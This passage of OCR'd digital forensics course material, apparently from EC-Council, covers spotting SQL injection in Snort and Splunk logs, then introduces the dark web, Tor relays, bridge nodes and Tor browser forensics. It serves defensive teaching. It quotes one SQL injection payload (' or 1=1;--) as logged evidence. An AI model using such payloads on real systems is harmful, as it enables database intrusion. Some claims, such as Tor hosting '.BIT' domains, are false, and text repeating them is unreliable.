


Figure 9.17: Examining Snort alert logs for indicators of SQL injection attack

The Snort IDS log entries in the figure above show three attempts of SQL injection from the IP 192.168.0.233. It also includes other information such as the following:

- **Attacker IP Address**: 192.168.0.233
- **Source Port:** 64580
- **Server IP Address:** 192.168.0.115
- **Destination Port**: 80

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Examining SIEM Logs for SQL Injection Attack

SIEM tools such as Splunk can help investigators collect and examine data that indicate an SQL injection attack from various log sources, such as IDS, IIS, WAF, and Apache logs, and secure them as evidence to use them later for further analysis.




Figure 9.18: Examining a SIEM search query and alert for indicators of SQL injection attack


The figure above shows a Splunk-triggered event that indicates an SQL injection attempt. The log source used here is an IIS log. This result has been pulled out in response to a search query that specifies the source type as well as the regex expression for the detection of SQL injection attacks (1).

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Other details gathered from the examination of the Splunk event are as follows

- **Date and time of the attack**: December 11, 2019 at 18:37:31 (2)
- **Malicious SQL query executed**: ' or 1=1;-- (3)
- **OS and browser of the attacker**: Linux, Firefox (4)
- **IP address of the attacker**: 10.10.10.55 (5)

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Module Summary

This module discussed the fundamentals of web-application forensics. It discussed Internet Information Services (IIS) logs and Apache web server logs. Furthermore, it discussed in detail the investigation of web attacks on Windows-based servers. This module also detailed the identification of indicators of compromise (IoCs) from network logs. Finally, this module presented a detailed discussion on the detection and investigation of various attacks on web applications.

In the next module, we will discuss dark-web forensics in detail.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council

D|FE™

Digital Forensics Essentials



Module 10

Dark Web Forensics



Module Objectives


The web as three layers: the surface web, deep web, and dark web. While the surface web and deep web are used for legitimate purposes, the dark web is mostly used by cyber criminals to perpetrate nefarious/antisocial activities. Access to the dark web requires the use of the Tor browser, which provides users a high level of anonymity through a complex mechanism, thereby allowing criminals to hide their identities.

This module outlines the fundamentals of dark web forensics, describes the working of the Tor browser, and discusses steps to perform forensic investigation of the Tor browser.

At the end of this module, you will be able to:

- Understand the dark web
- Determine how to identify the traces of Tor browser during investigation
- Perform Tor browser forensics
- Collect and analyze memory dumps

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Understand the Dark Web

The dark web refers to the last and the bottom-most layer of the web, which is not indexed by search engines; hence, its contents remain hidden from normal browsers and users. Access to the dark web requires individuals to use special browsers such as Tor that provide users with anonymity and keep their data safe. Because of the anonymity allowed to dark web users, criminals use the dark web to perform a wide range of illegal activities.

This section outlines the fundamentals of the dark web and discusses the characteristics of the Tor network.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Understanding the Dark Web

With respect to the accessibility of content, the web is divided into the following three layers:

1. **Surface Web**

   As the topmost layer, the surface web stores content that can be accessed as well as indexed by search engines such as Google, Yahoo, and Bing. Public websites such as Wikipedia, eBay, Facebook, and YouTube can be easily accessed from the surface web. The surface web comprises only 4% of the entire web.


2. **Deep Web**

   This layer of the web cannot be accessed by normal users because its contents are not indexed by search engines. The contents of the deep web can be accessed only by a user with due authorization. Information contained in the deep web can include military data, confidential data of organizations, legal dossiers, financial records, medical records, records of governmental departments and subscription information

3. **Dark Web**

   This is the third and the deepest layer of the web. It is an invisible or a hidden part of the web that requires specific web browsers such as the Tor browser to access; such browsers protect the anonymity of the users. It is used to carry out unlawful and antisocial activities. The dark web is not indexed by search engines and allows complete anonymity to its users through encryption. Cyber criminals use the dark web to perform nefarious activities such as drug trafficking, anti-social campaigns, and the use of cryptocurrency for illegal transactions.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Tor Relays

The Tor network has three relays: an entry/guard relay, a middle relay, and an exit relay. These relays are also called nodes or routers and allow network traffic to pass through them.

1. **Entry/Guard Relay**

   This relay provides an entry point to the Tor network. When attempting to connect via the entry relay, the IP address of the client can be read. The entry relay/guard node transmits the client's data to the middle node.

2. **Middle Relay**


   The middle relay is used for the transmission of data in an encrypted format. It receives the client's data from the entry relay and passes it to the exit relay.

3. **Exit Relay**

   As the final relay of the Tor circuit, the exit relay receives the client's data from the middle relay and sends the data to the destination website's server. The exit relay's IP address is directly visible to the destination. Hence, in the event of transmission of malicious traffic, the exit relay is suspected to be the culprit, as it is perceived to be the origin of such malicious traffic. Hence, the exit relay faces the most exposure to legal issues, take-down notices, complaints, etc., even when it is not the origin of malicious traffic.

Note: All the above relays of the Tor network are listed in the public list of Tor relays.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Working of the Tor Browser

The Tor browser is based on Mozilla's Firefox web browser. This browser functions based on the technique of "onion routing," in which user data is first encrypted with multiple layers that are akin to the layers in an onion; subsequently, the data is sent through the different relays of the Tor network. When user data with multi-layered encryption passes through the different relays of the Tor network, one layer of the encryption over the data is decrypted at each successive relay. When the data reach the last relay in the Tor network, i.e., the exit relay, the final layer of the encryption is removed, after which the data reach the destination server.

The destination server perceives the last relay of the Tor network, that is, the exit relay, as the origin of the data. Therefore, in the Tor network, it is extremely difficult to identify the origin of data through any surveillance system. Thus, the Tor browser keeps user data and information about websites and servers safe and anonymous.

The Tor browser provides access to .onion websites available on the dark web. Tor's hidden service protocol allows users to host websites anonymously with .BIT domains and these websites can only be accessed by users on the Tor network.





Figure 10.1: Working structure of Tor network

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Tor Bridge Node

The Tor relay nodes are publicly available in the directory list, but the bridge node is different from relay nodes. Bridge nodes are nodes that are not published or listed in the public directory of Tor nodes.

Several entry and exit nodes of the Tor network are publicly listed and accessible on the Internet; consequently, they can be blocked by organizations/governments, if they wish to prohibit the usage of Tor. In many authoritarian countries, governments, Internet Service Providers (ISPs), and corporate organizations ban the use of the Tor network. In such scenarios, where the usage of the Tor network is restricted, bridge nodes help circumvent the restrictions and allow users to access the Tor network.

The usage of bridge nodes makes it difficult for governments, organizations, and ISPs to censor the usage of the Tor network.

How Bridge Nodes Help Circumvent Restrictions on the Tor Network

Bridge nodes exist as proxies in the Tor network, and not all of them are publicly listed in the Tor directory of nodes; several bridge nodes are concealed/hidden. Hence, ISPs, organizations, and governments cannot detect their IP addresses or block them. Even if ISPs and organizations detect some of the bridge nodes and censor them, users can simply switch over to other bridge nodes.

A Tor user transmits traffic to the bridge node, which transmits it to a guard node as selected by the user. Communication with a remote server occurs normally; however, an extra node of transmission is involved, i.e., the bridge node. The use of concealed bridge nodes as proxies help users circumvent the restrictions placed on the Tor network.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 10.2: Functionality of the Tor Bridge Node

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Understand Dark Web Forensics

Although the Tor browser provides anonymity to its users, artifacts pertaining to the activities performed on it reside on the system RAM as long as the system is not powered off. Investigators can acquire a RAM dump of the live suspect machine to identify and analyze the artifacts pertaining to malicious use of the Tor browser. If the Tor browser was used on a Windows system, investigators can also identify and analyze artifacts pertaining to the Tor browser that are 